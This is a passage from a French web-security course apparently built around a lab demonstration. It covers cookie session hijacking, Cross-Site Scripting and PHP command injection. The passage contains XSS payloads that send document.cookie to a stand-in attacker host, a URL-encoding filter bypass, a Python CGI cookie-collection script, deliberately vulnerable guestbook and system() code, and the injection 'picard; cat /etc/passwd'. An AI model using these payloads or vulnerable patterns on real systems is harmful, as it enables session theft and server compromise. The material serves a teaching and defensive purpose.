


Figure 10-7. Interception/vol de cookie

Il met le proxy Achilles en **mode interception client**. Puis essaye d'accéder à la page protégé en cliquant sur le lien "Vol de session http avec des cookies" de la page principale de V13.

Il intercepte la requête sur Achilles et rajoute l'entête cookie dans sa requête




Figure 10-8. Adjonction du cookie volé sur la requête web

Le serveur envoye access_protege.html croyant que c'est l'utilisateur précédemment authentifié qui la demande.

La plate-forme de test comporte quelques failles :

- En interceptant le cookie, le hacker aurait vu le contenu de access_protege.html car la page HTML est envoyé en même temps que le cookie.
- La page access_protege.html est directement accessible avec l'URL.

Par contre, ces failles n'empêche pas de montrer comment les cookies fonctionne et comment ils peuvent être utilisés pour voler une session HTTP.

10.6 Conclusion

Un cookie est envoyé par une application web en insérant l'entête cookie dans sa réponse HTTP. Le cookie est sauvegardé soit temporairement en mémoire ou dans un fichier text du côté client. Lorsque le client se reconnecte sur l'application ce cookie est renvoyé en même temps dans l'entête de la requête.

Les cookies peuvent être mal utilisés car ils sont souvent utilisés pour sauvegarder l'identificateur de session d'un utilisateur. Ils sont facilement lus et manipulés par l'utilisateur. L'exploit avec les cookies est assez trivial à faire car il suffit d'insérer une entête dans la requête HTTP.

Pour résoudre cette problématique, les applications web doivent assurer une authentification forte lorsqu'elles utilisent des cookies et des identificateurs de

sessions. L'identificateur de session doit être généré de façon aléatoire et avec une longueur important. L'utilisation de deux IDs de session pour un domaine sécurisé et pour un domaine non-sécurisée permet d'éviter le vol de session.

11 Cross site scripting

11.1 Introduction

La plupart des sites web délivrent des pages web dynamiques. Ce sont des pages web générées automatiquement par des applications web en fonction de données sauvegardées sur un utilisateur ou, en fonction de ce que les utilisateurs saisissent dans un formulaire web.




Figure 11-1. Injection du code malicieux

Mais la plupart du temps, une application web sous forme d'un programme CGI ou un script PHP/ASP faisant interface à une base de données SQL n'effectue aucun filtrage des entrées utilisateur avant d'envoyer des pages générées au navigateur du client. En effet, du code malicieux en HTML ou en javascript peut être injecté dans un formulaire web pour être exécuté par le navigateur de l'utilisateur.

Une application web ne faisant aucun filtrage des entrées est vulnérable à une attaque de type ***Cross-Site Scripting(XSS)***. Dans ce chapitre du document, nous allons :

- comprendre en théorie les phases d'une attaque XSS ;
- comprendre l'injection du code malicieux ;
- comprendre l'exploitation de cette possibilité ;
- mettre une place une plate-forme de test pour démontrer une vulnérabilité XSS.

11.2 Principe de fonctionnement

Nous pouvons diviser une attaque XSS en quatre phases :

1. Test de vulnérabilité

2. Injection du code malicieux en HTML/javascript
3. Renvoi de la page altérée à un utilisateur
4. Exécution du code malicieux du côté utilisateur : attaque




Figure 11-2. Phases de *Cross-site scripting*

1. Le hacker désirant faire l'attaque par XSS cherchera d'abord un site web nécessitant une authentification des utilisateurs et qui, sauvegarde les sessions des utilisateurs authentifiés avec des cookies ou des identificateurs de sessions. Dans le site web, il faut trouver une page vulnérable à XSS, c'est-à-dire une page de formulaire n'effectuant pas de filtrage de données saisies. Le test le plus courant est d'entrer du javascript dans un formulaire puis soumettre les données sur le site web.

```
<script>alert('XSS vulnérable')</script>
```

Code source 11-1. Code pour tester une vulnérabilité XSS

2. La fonction `alert()` qui est enfermée dans la balise HTML `<script>` fait apparaître une fenêtre popup avec le texte "XSS vulnérable". Lorsque la fenêtre apparaît, ceci indique que les balises HTML et le javascript ne sont pas filtrés par l'application. Le test étant réussi, le hacker peut ensuite entrer le code malicieux. Par exemple :

```
<a href="http://www.google.com"
onMouseOver="document.location.replace('http://siteméchant.org/volercookie.cgi?c='+document.cookie)">
Google.com
</a>
```

Code source 11-2. Code malicieux : vol de cookies déguisé comme un lien HTML

3. Sur le navigateur de l'utilisateur le code ci-dessus aura l'apparence d'un lien simple :

Google.com

4. Mais lorsque l'utilisateur passe son pointeur de souris sur le lien, l'événement `onMouseOver` survient. L'événement déclenche l'exécution du javascript :

```
document.location.replace('http://sitemechant.org/volercookie.cgi?c='
+document.cookie)
```

Lorsque le javascript est exécuté, il fait une redirection de la page web vers un programme CGI sur un serveur web contrôlé par le hacker. En même temps, tous les cookies de l'utilisateur sont envoyés.

11.3 Injection du code

Dans ce paragraphe nous allons voir qu'est-ce que nous pouvons injecter comme code, comment nous pouvons injecter du code et comment contourner des filtres anti-balises HTML.

11.3.1 Type de code à injecter

Du code malicieux peut être injecté en utilisant des balises HTML ou directement en javascript ou, les deux combinés. Il y a des balises HTML qui permet d'intégrér des fichiers multimédias dans une page HTML :

Balise	**Utilisation**
`<embed>`	`<embed src="audio/video malicieux">`
`<applet>`	`<applet src="applet malicieux">`
`<object>`	`<object src="audio/vidéo/programme malicieux">`
`<script>`	`<script>javascript</script>`

Tableau 11-1. Balises HTML pour intégrer des fichiers multimédia malicieux

Nous pouvons combiner du HTML et javascript pour pouvoir utiliser des **événements javascript**. Ce sont des événements qui surviennent au sein du navigateur sans ou avec l'interaction de l'utilisateur. Ils permettent d'exécuter du javascript lorsque l'événement survient.

Evénement javascript	**Prise en charge par**
`OnClick`	Eléments de type *Button* et *Link*
`OnLoad`	Eléments de type *Window* et *Image*
`OnMouseOver`	Eléments de type *Link*
`OnSubmit`	Eléments de type *Form*

Tableau 11-2. Quelques événements javascript

Les événements javascript sont souvent utilisés car un minimum d'interaction est nécessaire pour déclencher du code exécutable :

```
<img src="URL de l'image" onLoad="javascript">
```

Code source 11-3. Code exécutable sans déclenchement utilisateur

Dans l'exemple ci-dessus le javascript va être exécuté dès que l'image est chargée sur le navigateur de l'utilisateur.

11.3.2 Méthode d'injection

Du code javascript/HTML peut être injecté par différentes manières :

- En écrivant un e-mail forgé ;
- Injection dans une application web.

L'envoi des e-mails forgés est le moins utilisé car la plupart des utilisateurs désactivent le formatage HTML des courriers électroniques reçu. C'est en revanche le moyen le plus simple pour envoyer du contenu altéré à un utilisateur.

Comme nous avons vu, le code malicieux est souvent inséré via des formulaires web. Mais il est aussi possible d'injecter du code malicieux sur la barre d'URL d'une application car les variables de l'application y sont accessibles.

```
http://siteweb.org/application?var1=valeur
```

Code source 11-4. URL permettant l'injection de javascript

Le caractère "`?`" est utilisé pour séparer les variables de l'adresse URL de l'application. Le javascript peut être inséré à la place de la `valeur` de la variable.

```
http://siteweb.org/programme.cgi?
var1=<script>code_malicieux</script>
```

Code source 11-5. URL avec du javascript injecté

11.3.3 Contournement des filtres HTML

Une application qui filtre les données utilisateur n'est pas forcément sécurisé contre les attaques XSS. L'application peut en effet filtrer les caractères "<", ">" pour supprimer les saisies indésirable. Mais il est possible de contourner ce filtrage par l'utilisation des caractères codées en ***HTML escaped encoding*** qui n'est pas à confondre avec le codage *Unicode*.

Caractère	<	>	?	=	;
Code	%3c	%3e	%3f	%3d	%3b

Tableau 11-3. *HTML escaped encoding*

En utilisant cet encodage le code ci-dessus peut-être remplacé par :

```
http://siteweb.org/programme.cgi?
var1=%3cscript%3ecode_malicieux%3c/script%3e
```

Code source 11-6. Insertion du code malicieux modifié

11.4 Exploitation

Le XSS est souvent utilisé pour voler des données du côté utilisateur. Ces données sont souvent ce sont des identificateurs de sessions ou des cookies. Pour que l'injection du code ait un sens, le hacker met souvent en place un dépôt où toutes les données volées seront stockées pour une collection plus tard. Le dépôt est fait grâce à un script CGI sur le serveur web contrôlé par le hacker.

Si le hacker vole un cookie avec le javascript suivant :

```
document.location.replace('http://sitemechant/cgi-
bin/collect_cookie.py?
c='+document.cookie)s
```

Le programme de dépôt sur le serveur du hacker effectuera les instructions suivantes(en *Python*) pour récupérer le cookie sauvegardé dans la variable **c**.

```
import cgi

donneesForm = cgi.FieldStorage()
cookie = donneesForm["c"].value
```

Code source 11-7. Lecture d'une variable de formulaire envoyé via javascript

11.5 Démonstration XSS

11.5.1 Objectif

Notre objectif est de démontrer qu'une application web ne filtrant pas des saisies utilisateurs est vulnérable à une attaque de type XSS. Dans cette démonstration, nous allons montrer comment un hacker peut voler le cookie d'un utilisateur avec du XSS.

11.5.2 Description de la plate-forme de test




Figure 11-3. Architecture plate-forme de test XSS

L'application `guestbook.py` est un programme CGI écrit en langage *Python*. Lorsqu'un message du *guestbook* est envoyé via le formulaire web, les données sont sauvegardées dans une base de données(fichier text). Chaque fois que le guestbook est consulté le contenu de la base de donnée est lu pour afficher du contenu sur le navigateur web de l'utilisateur.

```
# Lecture du fichier text contenant les messages du guestbook
file = open("guestbook_data.txt")
lines = file.readlines()
file.close()

# Afficher le MIME type
print "Content-type: text/html"
print
print "<html><head></head><body>"
print "<center><h1>Guestbook</h1></center>"

# Afficher les messages du guestbook
for i in lines:
        print i
        print "<br>"

# Afficher le formulaire pour inserer un nouveau message dans le guestbook
print "<center>"
print "<b>Inserer un message</b><br>"
print "<form name=\"gb\"method=\"post\" action=\"http://10.1.2.13/cgi-
bin/inserer_message.py\">"
print "<table>"
print "<tr><td>Nom:</td><td><input type=\"text\" name=\"nom\"></td></tr>"
print "<tr><td>E-mail:</td><td><input type=\"text\" name=\"email\"></td></tr>"
print "<tr><td>Website:</td><td><input type=\"text\" name=\"website\"></td></tr>"
print "<tr><td>Message:</td><td><textarea name=\"message\" cols=\"40\"
rows=\"8\"></textarea></td></tr>"
print "</table>"
print "<input type=\"submit\" value=\"submit\"><br>"
print "</form>"
```

```
print "</center>"
print "</body></html>"
```

Code source 11-8. guestbook.py

Dans le cas réel un hacker injectera du code javascript depuis une machine différente que la machine servant de dépôt de cookies volés. Pour la simplicité de mise-en-place pratique, le dépôt de cookies sera la même machine avec lequel le hacker injectera du code javascript.

11.5.3 Démonstration




Figure 11-4. Scénario de test XSS

Dans cette démonstration nous attribuons un cookie à l'utilisateur de manière artificielle en allant sur l'URL : http://10.1.2.13/cgi-bin/donner_cookie.py. Le script enverra un cookie : `biscuit=oreo` à l'utilisateur.

Figure 11-5. Demande d'un cookie via le programme donner_cookie.py

Le hacker consulte le guestbook via le l'URL : http://10.1.2.13/cgi-bin/guestbook.py ou via le lien sur la page principale : http://10.1.2.13/. Le hacker injecte du javascript sur le formulaire du guestbook




Figure 11-6. Injection du code dans le formulaire web

Le données sont interprété par l'application guestbook comme étant valide. Ici, le code pour voler le cookie est déguisé comme un lien HTTP. Et le minimum d'interaction à faire de la part de l'utilisateur est de poser le pointeur de souris sur le lien site.




Figure 11-7. Interprétation du code injecté sur le navigateur

Du côté hacker, les cookies sont récupérés via le script `collect_cookie.py` écrit en *Python*. Les cookies sont sauvegardés dans un fichier texte. Puis `collect_cookie.py` redirige le browser de l'utilisateur sur le guestbook.

```
# Lecture de la variable c (cookie) passé par l'URL
donneesForm = cgi.FieldStorage()
cookie = donneesForm["c"].value

# Lecture de la variable d'environnement HTTP_REFERER
env = os.environ.keys()
referer = "direct"
for i in env:
       if (cgi.escape(i)=="HTTP_REFERER"):
              referer = os.environ[i]
              break

# Sauvegarde du cookie, IP_source dans un fichier texte
file = open("list_cookies.txt","a")
file.write("Cookie: " + cookie + "; reference: " + referer + "; IP Source: " +
os.environ["REMOTE_ADDR"]+"\n")
file.close()

# Redirection sur le guestbook
print "Location: http://10.1.2.13/cgi-bin/guestbook.py"
print "Content-type: text/html"
print
```

Code source 11-9. collect_cookie.py

La variable d'environnement `HTTP_REFERER` indique à partir de quel URL le script a été atteint. Dans ce cas le script collect_cookie.py a été atteint via le lien injecté par le hacker.

Les cookies sont sauvegardés avec l'IP source de l'utilisateur qui a envoyé le cookie dans le fichier `list_cookies.txt`.

```
Cookie: IDAuth=649731718293; reference: direct; IP Source: 10.1.2.94
Cookie: IDAuth=649731718293; reference: direct; IP Source: 10.1.2.12
Cookie: biscuit=oreo; reference: direct; IP Source: 10.1.2.12
Cookie: biscuit=oreo; reference: direct; IP Source: 10.1.3.3
```

Code source 11-10 liste_cookies.txt

11.6 Conclusion

Une application sur un site web est vulnérable à une attaque XSS si aucun filtrage des saisies utilisateurs n'est effectué avant de renvoyer des pages générées dynamiquement au navigateur de l'utilisateur. Si du code malicieux est en effet injecté, il peut être exécuté du côté client avec les même permissions que l'application web. Tous les paramètres de la session web sont donc accéssibles et peut être volés facilement.

Même lorsque du filtrage est utilisé, des moyens de le contourner existent toujours car souvent le programmeur de l'application aurait laissé des "trous" dans l'application. Pour minimiser le risque d'une vulnérabilité XSS et pour tout développeur de programmes, il est toujours conseillé de bien tester l'application avec différents types d'entrées et bien évaluer comment l'application se comporte face aux tests. Les tests peuvent être effectués de façon manuelle, c'est-à-dire en fournissant une version préliminaire à un certain groupe d'utilisateurs. Les tests peuvent être automatisés, en développant des programmes qui vont faire subir à l'application web différents types que l'application est susceptible et non-susceptible à recevoir.

III. Sécurité de la plate-forme LAMP

12 Introduction

Le langage PHP est l'un des langages le plus répandu et utilisé pour la programmation des sites web. C'est un des langages utilisés pour extraction et traitement des données d'une base MySQL. Une fois les données traitées, elles peuvent être renvoyées sur le navigateur d'un utilisateur ou bien réinsérées dans la base MySQL.

Il y a cependant quelques risques associés à l'utilisation du langage PHP que le programmeur de l'application doivent connaître avant de déployer une application dans le réseau publique qui est l'Internet. Dans le chapitre III nous allons présenter et démontrer le suivant :

- la sécurisation des scripts PHP ;
- l'injection MySQL via du PHP.

13 Sécurisation des scripts PHP

13.1 Introduction

Dans le §13 nous allons étudier quels sont les éléments à prendre en compte lorsque l'on veut sécuriser une application PHP. Nous allons étudier :

- le filtrage et la validation des entrées utilisateur lorsqu'elles sont utilisées en combinaison avec des fonctions internes de PHP ;
- la configuration du fichier php.ini.

13.2 Filtrage et validation des entrées utilisateur

Dans un plan global le filtrage des données doit être systématiquement effectué lorsque l'on demande des entrées utilisateur pour éviter des vulnérabilités de type Cross-Site Scripting. D'autres vulnérabilités existent lorsque les entrées utilisateur non filtrées sont introduites dans certaines fonctions internes de PHP.

13.2.1 Vulnérabilité avec la fonction system()

La fonction `system()` permet d'exécuter des commandes sur le serveur hébergeant les scripts PHP.

```
system($commande, $sortie)
```

Code source 13-1. Syntaxe de la commande system()

Lorsque la fonction est appelée, la variable `$commande` est exécuté. Le résultat de l'exécution est stocké dans la variable `$sortie`. Si cette variable est omise, le résultat est renvoyé en sortie standard *stdout* qui est interprété par le navigateur web de l'utilisateur.

Grâce à la fonction `system()`, le développeur n'aura pas besoin de faire une implémentation en PHP des programmes externes qui existent déjà. Il peut aussi utiliser les commandes utilitaires des plate-formes Unix dans son application PHP.

Cette fonction est dangereuse lorsque la commande à exécuter contient en partie une entrée utilisateur. L'utilisateur peut injecter d'autres commandes à faire exécuter en insérant un point virgule pour séparer la première commande à la deuxième.

```
<?php
if (isset($valider)) {
  # Execution d'une commande concatené avec une entrée d'utilisateur
  system('finger '.$login);
}
?>
```

Code source 13-2. listing1.php

Le code source 13.2 permet d'afficher sur le navigateur web des informations sur le compte d'un utilisateur lorsque le login est saisie dans le formulaire web dans l'URL http://10.1.2.13/listing1.html




Figure 13-1. Formulaire web permettant l'injection des commandes

La commande `system()` renvoie ensuite le résultat sur navigateur lorsque l'utilisateur appuie sur le bouton Valider.




Figure 13-2. Exécution de la fonction *system('finger picard')*

Dans le cas où l'utilisateur saisirait `'picard; cat /etc/passwd'` au lieu de `'picard'` dans le formulaire de la figure 13.2, il verra aussi affiché sur son navigateur le contenu de fichier `'/etc/passwd'`.

